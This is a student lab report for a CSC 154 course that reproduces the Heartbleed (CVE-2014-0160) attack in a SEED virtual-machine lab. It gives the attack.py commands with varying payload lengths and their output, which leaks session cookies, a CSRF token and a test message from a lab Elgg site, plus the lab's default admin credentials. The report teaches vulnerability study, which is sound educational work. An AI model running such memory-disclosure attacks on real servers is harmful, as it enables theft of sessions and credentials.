

California State  
University, Sacramento

Lab 4-Heartbleed

Elliot Turner

Professor Dr. Jun Dai


CSC 154

June 26, 2022


## Introduction

Within a controlled virtual environment test the implementation of the Heartbeat protocol.

## Setup



- Virtual machines to perform the attack.



- `ifconfig` to determine inet on seed virtual machine.

```

Seed Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal File Edit View Search Terminal Help
[06/23/2022 19:05] seed@ubuntu:~$ ifconfig
eth14    Link encap:Ethernet  HWaddr 08:00:27:7b:39:ee
        inet addr:192.168.100.8  Bcast:192.168.100.255  Mask:255.255.255.0
        inet6 addr: fe80::a00:27ff:fe7b:39ee/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:57 errors:0 dropped:0 overruns:0 frame:0
        TX packets:125 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:21514 (21.5 KB)  TX bytes:14960 (14.9 KB)

lo       Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:16436  Metric:1
        RX packets:24 errors:0 dropped:0 overruns:0 frame:0
        TX packets:24 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:1966 (1.9 KB)  TX bytes:1966 (1.9 KB)

[06/23/2022 19:05] seed@ubuntu:~$

```

- `ifconfig` to determine inet on seed server virtual machine.

```

Seed [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal File Edit View Search Terminal Help
UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
RX packets:56 errors:0 dropped:0 overruns:0 frame:0
TX packets:112 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:21188 (21.1 KB)  TX bytes:14184 (14.1 KB)

lo       Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:16436  Metric:1
        RX packets:24 errors:0 dropped:0 overruns:0 frame:0
        TX packets:24 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:1970 (1.9 KB)  TX bytes:1970 (1.9 KB)

[06/23/2022 19:05] seed@ubuntu:~$ ping 192.168.100.8
PING 192.168.100.8 (192.168.100.8) 56(84) bytes of data.
64 bytes from 192.168.100.8: icmp_req=1 ttl=64 time=0.727 ms
64 bytes from 192.168.100.8: icmp_req=2 ttl=64 time=0.632 ms
^C
--- 192.168.100.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 0.632/0.679/0.727/0.054 ms
[06/23/2022 19:06] seed@ubuntu:~$

```

- `ping 192.168.100.8` to ensure machines are talking.



```

Seed Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal File Edit View Search Terminal Help
7:07 PM Seed

UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:57 errors:0 dropped:0 overruns:0 frame:0
TX packets:125 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:21514 (21.5 KB) TX bytes:14960 (14.9 KB)

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:24 errors:0 dropped:0 overruns:0 frame:0
TX packets:24 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:1966 (1.9 KB) TX bytes:1966 (1.9 KB)

[06/23/2022 19:05] seed@ubuntu:~$ ping 192.168.100.7
PING 192.168.100.7 (192.168.100.7) 56(84) bytes of data.
64 bytes from 192.168.100.7: icmp_req=1 ttl=64 time=0.337 ms
64 bytes from 192.168.100.7: icmp_req=2 ttl=64 time=0.180 ms
^C
--- 192.168.100.7 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.180/0.258/0.337/0.080 ms
[06/23/2022 19:07] seed@ubuntu:~$

```

- `ping 192.168.100.7` to ensure machines are talking.

### 3.1 Launch the Heartbleed Attack

```

[06/23/2022 19:36] seed@ubuntu:~/Downloads$ cd HeartBleed/
[06/23/2022 19:36] seed@ubuntu:~/Downloads/HeartBleed$ ls
attack.py
[06/23/2022 19:37] seed@ubuntu:~/Downloads/HeartBleed$ chmod 755 attack.py
[06/23/2022 19:37] seed@ubuntu:~/Downloads/HeartBleed$ ls
attack.py
[06/23/2022 19:37] seed@ubuntu:~/Downloads/HeartBleed$


```

- Transfer file from professor's website into seed machine and change permissions.


```

[06/23/2022 19:40] seed@ubuntu:~/Downloads/HeartBleed$ sudo cp /etc/hosts /etc/hosts-bk
[sudo] password for seed:
[06/23/2022 20:09] seed@ubuntu:~/Downloads/HeartBleed$ ls
attack.py
[06/23/2022 20:09] seed@ubuntu:~/Downloads/HeartBleed$ sudo gedit /etc/hosts


```




- Edit the IP inside the /etc/hosts file to match the IP of the seed server virtual machine.



- Log in to heartbleedlabelgg as username: **admin** password: **seedelgg**.




- Send email to Sammy from admin account.





A screenshot of a Linux terminal window titled "Terminal". The window shows the output of a script testing for the Heartbleed vulnerability. The output includes several status messages like "Analyze the result....", "Received Server Hello for TLSv1.0", and a warning from "www.heartbleedlabelgg.com:443" stating it returned more data than it should, indicating the server is vulnerable. It also displays connection attempt details and various headers received from the server, such as "Accept-Language: en-US,en;q=0.5", "Accept-Encoding: gzip, deflate", "Cookie: Elgg=vf11kvcofo929plndcdr1798l3", and "Connection: keep-alive". The prompt at the bottom indicates the user is "seed@ubuntu:~/Downloads/HeartBleeds\$". On the left side of the terminal window, there is a vertical dock containing icons for a file manager, presentation, applications, folder, U盘 (USB drive), settings, terminal, network graph, and camera. In the bottom right corner of the overall image, there are colorful 3D geometric shapes (cubes and spheres) scattered on a light blue background.



```

Terminal
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#...../*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=42
Cookie: Elgg=g3kj6sn6vrirehn5ehet03j2q7
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 164

__elgg_token=8b9b42e5ae6dcf6cb2da7490339c2777&__elgg_ts=1656041003&recipient_guid=42&subject=bank+account&body=username%3A+test%0D%0Apassword%3A+you+don%27t+know+me.....R.....Z=.QX.s

[06/23/2022 20:40] seed@ubuntu:~/Downloads/HeartBleed$


```

- `./attack.py www.heartbleedlabelgg.com -l 0x4000` to expose sensitive information located in our sent email to Sammy, includes subject: "bank account" and body: "username: test password: you don't know me."

**MORE ON NEXT PAGES**



## 3.2 Find the cause of the Heartbleed Vulnerability




```
Seed [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminal
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..[AAAAAAAAAAAAAAAAAAAAABCDEFHIJKLMNOPABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....*.....q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/comp.Q.S>{$#.....f&

[06/23/2022 20:52] seed@ubuntu:~/Downloads/HeartBleed$
```

- `./attack.py www.heartbleedlabelgg.com -l 0x015B`



```
Seed [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminal
[06/23/2022 20:54] seed@ubuntu:~/Downloads/HeartBleed$ ./attack.py www.heartbleedlabelgg.com --length 83

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..SAAAAAAAAAAAAAAAAAAAAABCDEFHIJKLMNOPABC...
...!.9.8.....5.....
.....d"...FU..*I`P

[06/23/2022 20:54] seed@ubuntu:~/Downloads/HeartBleed$
```

- `./attack.py www.heartbleedlabelgg.com --length 83`

### Question 2.1:

As the payload length decreases, the amount of information returned from the attack decreases.

Question 2.2:

```

Terminal
[06/23/2022 20:57] seed@ubuntu:~/Downloads/HeartBleed$ ./attack.py www.heartbleedlabelgg.com --length 23

defibrillator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAAAAAABC.....
KB..\..@

[06/23/2022 20:58] seed@ubuntu:~/Downloads/HeartBleed$ ./attack.py www.heartbleedlabelgg.com --length 22

```

```

Terminal
KB..\..@

[06/23/2022 20:58] seed@ubuntu:~/Downloads/HeartBleed$ ./attack.py www.heartbleedlabelgg.com --length 22

defibrillator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result...
Received alert:
Please wait... connection attempt 1 of 1
#####
.F

[06/23/2022 20:58] seed@ubuntu:~/Downloads/HeartBleed$

